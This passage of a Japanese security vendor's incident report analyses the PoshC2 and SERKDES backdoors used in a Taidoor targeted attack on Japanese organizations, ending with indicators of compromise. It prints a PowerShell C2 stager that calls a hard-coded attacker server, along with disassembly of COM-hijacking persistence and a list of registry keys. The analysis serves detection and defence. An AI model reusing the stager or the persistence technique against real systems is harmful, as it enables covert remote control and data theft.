cmd /c wscript /nologo c:¥programdata¥start.vbs
------------------------------------------------
================================================
cmd /c tasklist |find "power"
------------------------------------------------
powershell.exe                2572 Console                    1     58,208 K
powershell.exe                2056 Console                    1     40,360 K
```

図 22 バックドアの実行とプロセス確認

上記の手順にて、攻撃者は 2 種類のバックドアのインストールを行いました。ひとつは VBS ファイル（start.vbs）、もうひとつは DLL 形式のバックドア（igfxper.dll）です。これらを解析した結果、それぞれペネトレーションテストツール「PoshC2」とマルウェア「SERKDES」であることが判明しました。

また、今回の観測ではバックドアが正常に動作せず、C&C サーバーへのコールバック通信が発生しませんでした。そのためか、攻撃者は最後にダウンロードしたファイルや書き込んだレジストリの削除を行っていました（図 23）。




図 23 痕跡の消去

以降、各バックドアの解析結果について説明します。

5.2.1. PoshC2

PoshC2 は、VBS ファイルとしてダウンロードされ、実行および自動起動設定が行われていました。

この VBS ファイルは 2 段階のデコード処理を行い、最終的に PowerShell スクリプトとして実行されます（図 24、図 25）。



VBSファイル
AutoRunによる
自動起動
PowerShellで
Base64エンコードされた
展開スクリプトを実行
展開スクリプト
Base64デコード
＋deflate展開して実行
C&Cサーバ
PoshC2
C&C通信

図 24 実行フロー

```
$s="http://47.52.90.176:443/images/static/content/?p"
$mn = "ServevCerticate";
$cm = $false;
$mutex = New-Object System.Threading.Mutex ($true,$mn,[ref]$cm );
if(!$cm){exit}
function CAM ($key,$IV){
$a = New-Object -TypeName "System.Security.Cryptography.RijndaelManaged"
$a.Mode = [System.Security.Cryptography.CipherMode]::CBC
$a.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
$a.BlockSize = 128
$a.KeySize = 256
if ($IV)
{
if ($IV.getType().Name -eq "String")
{$a.IV = [System.Convert]::FromBase64String($IV)}
else
{$a.IV = $IV}
}
if ($key)
{
if ($key.getType().Name -eq "String")
{$a.Key = [System.Convert]::FromBase64String($key)}
else
{$a.Key = $key}
}
$a}
function ENC ($key,$un){
$b = [System.Text.Encoding]::UTF8.GetBytes($un)
$a = CAM $key
```

図 25 最終的に実行される PowerShell スクリプト（PoshC2）

図 25 の PowerShell スクリプトは、攻撃者の C&C サーバーと 1 時間間隔で HTTP 通信を行います。具体的には Cookie ヘッダー経由で AES-256-CBC 暗号化＋Base64 エンコードされた環境情報を送信し、同様に暗号化＋エンコードされた PowerShell スクリプトを受信して実行します。また、プロキシサーバーの URL や認証情報がハードコードされている場合、プロキシサーバーを利用して通信を行います。

このスクリプトはコードの特徴から、公開ツール「PoshC2」が利用するスクリプトであると考えられます。PoshC2 は対象ネットワークにプロキシが存在することを考慮しており、企業などの組織をターゲットとすることを意識した攻撃フレームワークです。

5.2.2. SERKDES

SERKDES は、DLL ファイルとしてダウンロードされた後 Windows 標準コマンドの rundll32.exe を用いて実行されます。

この DLL は COM Hijacking と呼ばれるレジストリを書き換える手法を用いて、OS 起動時に正規のプログラムが自身を DLL としてロードするように設定します（図 26）。

```
.text:1000A06E
.text:1000A06E loc_1000A06E:                           ; CODE XREF: sub_1000A024+50↓j
.text:1000A06E                  mov     al, [edi+1]
.text:1000A071                  inc     edi
.text:1000A072                  test    al, al
.text:1000A074                  jnz     short loc_1000A06E
.text:1000A076                  push    [ebp+ModuleFileName]
.text:1000A079                  mov     esi, offset aInprocserver32 ; "\\InProcServer32"
.text:1000A07E                  mov     edx, ebx
.text:1000A080                  push    0
.text:1000A082                  movsd
.text:1000A083                  movsd
.text:1000A084                  movsd
.text:1000A085                  movsd
.text:1000A086                  call    WriteRegistryKeyValue
.text:1000A08B                  push    ds:off_100243E8 ; "Apartment"
.text:1000A091                  mov     edx, ebx
.text:1000A093                  push    offset aThreadingmodel ; "ThreadingModel"
.text:1000A098                  call    WriteRegistryKeyValue
.text:1000A09D                  push    ebx             ; void *
.text:1000A09E                  call    j_j__free
.text:1000A0A3                  add     esp, 14h
.text:1000A0A6                  pop     edi
.text:1000A0A7                  pop     esi
.text:1000A0A8
```

図 26 COM Hijacking による自動起動登録

書き換えられる可能性のあるレジストリキーを以下に示します。

- HKEY_CURRENT_USER¥SOFTWARE¥Classes¥CLSID¥{ECD4FC4D-521C-11D0-B792-00A0C90312E1}¥InProcServer32
  - (Default) = <DLL パス>
  - ThreadingModel = “Apartment”
- HKEY_CURRENT_USER¥SOFTWARE¥Classes¥CLSID¥{93A56381-E0CD-485A-B60E-67819E12F81B}¥InProcServer32
  - (Default) = <DLL パス>
  - ThreadingModel = “Apartment”

- HKEY_CURRENT_USER¥SOFTWARE¥Classes¥*¥shellex¥DragDropHandlers¥Microsoft
  - (Default) = <ランダム GUID>
- HKEY_CURRENT_USER¥SOFTWARE¥Classes¥*¥shellex¥PropertySheetHandlers¥Microsoft
  - (Default) = <ランダム GUID>
- HKEY_CURRENT_USER¥SOFTWARE¥Classes¥Folder¥shellex¥ContextMenuHandlers¥Microsoft
  - (Default) = <ランダム GUID>
- HKEY_CURRENT_USER¥SOFTWARE¥Classes¥Folder¥shellex¥DragDropHandlers¥Microsoft
  - (Default) = <ランダム GUID>
- HKEY_CURRENT_USER¥SOFTWARE¥Classes¥Folder¥shellex¥PropertySheetHandlers¥Microsoft
  - (Default) = <ランダム GUID>

C&C サーバーへのコールバック通信を図 27 に示します。




図 27 コールバック通信

これは一般にプロキシを経由する際に用いられる CONNECT メソッドを用いた HTTP リクエストとなっています。受信したレスポンスが “NTLM” や “Basic” を含む場合、ハードコードされた認証情報を用いてプロキシ認証を行った後、C&C サーバーからのコマンドを受信します（図 28、図 29）。




図 30 プロキシ認証を想定した HTTP レスポンスのチェック

```
.text:10007F7D loc_10007F7D:                           ; CODE XREF: sub_10007D4E+234↓j
.text:10007F7D                 mov     al, [edx]
.text:10007F7F                 inc     edx
.text:10007F80                 test    al, al
.text:10007F82                 jnz     short loc_10007F7D
.text:10007F84                 sub     edx, edi
.text:10007F86                 push    edx
.text:10007F87                 push    ecx
.text:10007F88                 lea     ecx, [ebp-4F0h]
.text:10007F8E                 call    createNTLMResponse
.text:10007F93                 push    eax
.text:10007F94                 lea     eax, [ebp-4D0h]
.text:10007F9A                 push    offset aProxyAuthoriza ; "Proxy-Authorization: NTLM %s\r\n"
.text:10007F9F                 push    eax
.text:10007FA0                 call    sprintf
.text:10007FA5                 add     esp, 0Ch
.text:10007FA8                 lea     eax, [ebp-4D0h]
.text:10007FAE                 push    eax
.text:10007FAF                 lea     eax, [ebp-4D4h]
.text:10007FB5                 push    eax
.text:10007FB6                 push    HTTPResponseBuffer
.text:10007FBC                 call    createHTTPResponse
.text:10007FC1                 mov     edi, [ebp-4D4h]
.text:10007FC7                 push    0               ; flags
.text:10007FC9                 push    edi             ; len
.text:10007FCA                 push    HTTPResponseBuffer ; buf
.text:10007FD0                 push    s               ; s
.text:10007FD6                 call    ds:send
.text:10007FDC                 cmp     eax, 0FFFFFFFFh
.text:10007FDF                 jz      loc_10008087
```

図 31 NTLM 認証におけるチャレンジレスポンスの送信

この挙動は C&C 通信においてプロキシの存在が想定されていることを示しています。今回観測した検体に具体的な認証情報はハードコードされていませんでしたが、攻撃者は必要に応じてこれらを埋め込んだ検体を用いる可能性があります。言い換えれば、このバックドアは内部のプロキシサーバーを経由してインターネットと通信できる環境、すなわち企業などの組織を攻撃対象として想定しているといえます。

今回観測した検体にて確認した機能は以下の通りです。

- 端末情報の取得
- プロセスを動作させるユーザーの切り替え
- コマンドプロンプトからのコマンド実行
- ドライブ情報の取得
- ファイルの操作
- キーボード・マウスの操作
- スクリーンショットの定期取得
- コンフィグのロード・保存（”C:¥Windows¥Temp¥sysconf”）
- 痕跡を消去して終了

この検体の挙動は TrendMicro が BKDR_SERKDES.B/BKDR_SERKDES.C という名称で識別しているものと C&C サーバーのアドレスを除いて合致します[4][5]。また、類似する検体を調査したところ、いくつかのアンチウイルス製品が類似検体を Yalink という名称で識別していることを確認しました。

6. おわりに

NTT セキュリティのセキュリティオペレーションセンターでは、インシデント発生の防止、インシデント発生時の早期発見のためのリサーチ活動を行っており、本レポートではマルウェア「Taidoor」を使用した日本の組織への標的型攻撃に関する調査結果を報告しました。

本レポートで紹介した特徴を持つ通信が発生していないか、通信ログをご確認ください。付録には IOC を記載しておりますので、ご活用ください。また、今回の調査で判明した攻撃手法を、今後の対策に役立てていただければ幸いです。

7. 本レポートについて

レポート作成者

NTT セキュリティ・ジャパン株式会社

天野純一郎、稲積孝紀、小澤文生、高井一

レポート責任者

NTT セキュリティ・ジャパン株式会社

羽田大樹

履歴

2019 年 03 月 06 日（ver1.0）：初版公開

8. 参考文献

[1] FireEye Blogs, “Evasive Tactics: Taidoor”, https://www.fireeye.com/blog/threat-research/2013/09/evasive-tactics-taidoor-3.html

[2] トレンドマイクロ セキュリティブログ, “標的型攻撃キャンペーン「Taidoor」の活動が日本で活発化”, https://blog.trendmicro.co.jp/archives/16893

[3] Trend Micro Threat Research Team, “The Taidoor Campaign AN IN-DEPTH ANALYSIS”, https://www.trendmicro.co.kr/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the_taidoor_campaign.pdf

[4] トレンドマイクロ 公式サイト, “セキュリティ情報-脅威データベース-マルウェア-BKDR_SERKDES.B”, https://www.trendmicro.com/vinfo/jp/threat-encyclopedia/malware/bkdr_serkdes.b

[5] トレンドマイクロ 公式サイト, “セキュリティ情報-脅威データベース-マルウェア-BKDR_SERKDES.B”, https://www.trendmicro.com/vinfo/jp/threat-encyclopedia/malware/bkdr_serkdes.c

9. 付録

標的型メールに添付されていたダウンローダーについて、IOC を以下に示します。

検体ハッシュ値（SHA-256）

検体ハッシュ値	説明
7ed26fdb2b6a41f3ce0b8e270c93de6c9b6f7c3a9e2cd3433eb41d8840dee	Word ファイル(当社の需要について.doc)

IP アドレス/ドメイン

IP アドレス/ドメイン	説明
35[.]200.168.117	ダウンローダーのアクセス先

マルウェア「Taidoor」について、IOC を以下に示します。

IP アドレス/ドメイン

IP アドレス/ドメイン	説明
35[.]200.168.117	Taidoor(検体 A)の C&C サーバー

ペネトレーションテストツール「PoshC2」とマルウェア「SERKDES」について、IOC を以下に示します。

検体ハッシュ値（SHA-256）

検体ハッシュ値	説明
dd404e8bea3a679106eda97dca00c0f0f27802b459af0a18cb19da176978b7e4	PoshC2(start.vbs)
1c79fccfc7040f9b4864b6b9d99b2bcd25b1ee91ddac9df97c16159968c498a7	SERKDES(igfxper.dll)

IP アドレス/ドメイン

IP アドレス/ドメイン	説明
35[.]200.168.117	PoshC2/SEKDES の設置サイト
47[.]52.90.176	PoshC2 の C&C サーバー
119[.]28.232.60	SERKDES の C&C サーバー

ミューテックス

検体ハッシュ値	Mutex
1c79fccfc7040f9b4864b6b9d99b2bcd25b1ee91d dac9df97c16159968c498a7	V1.0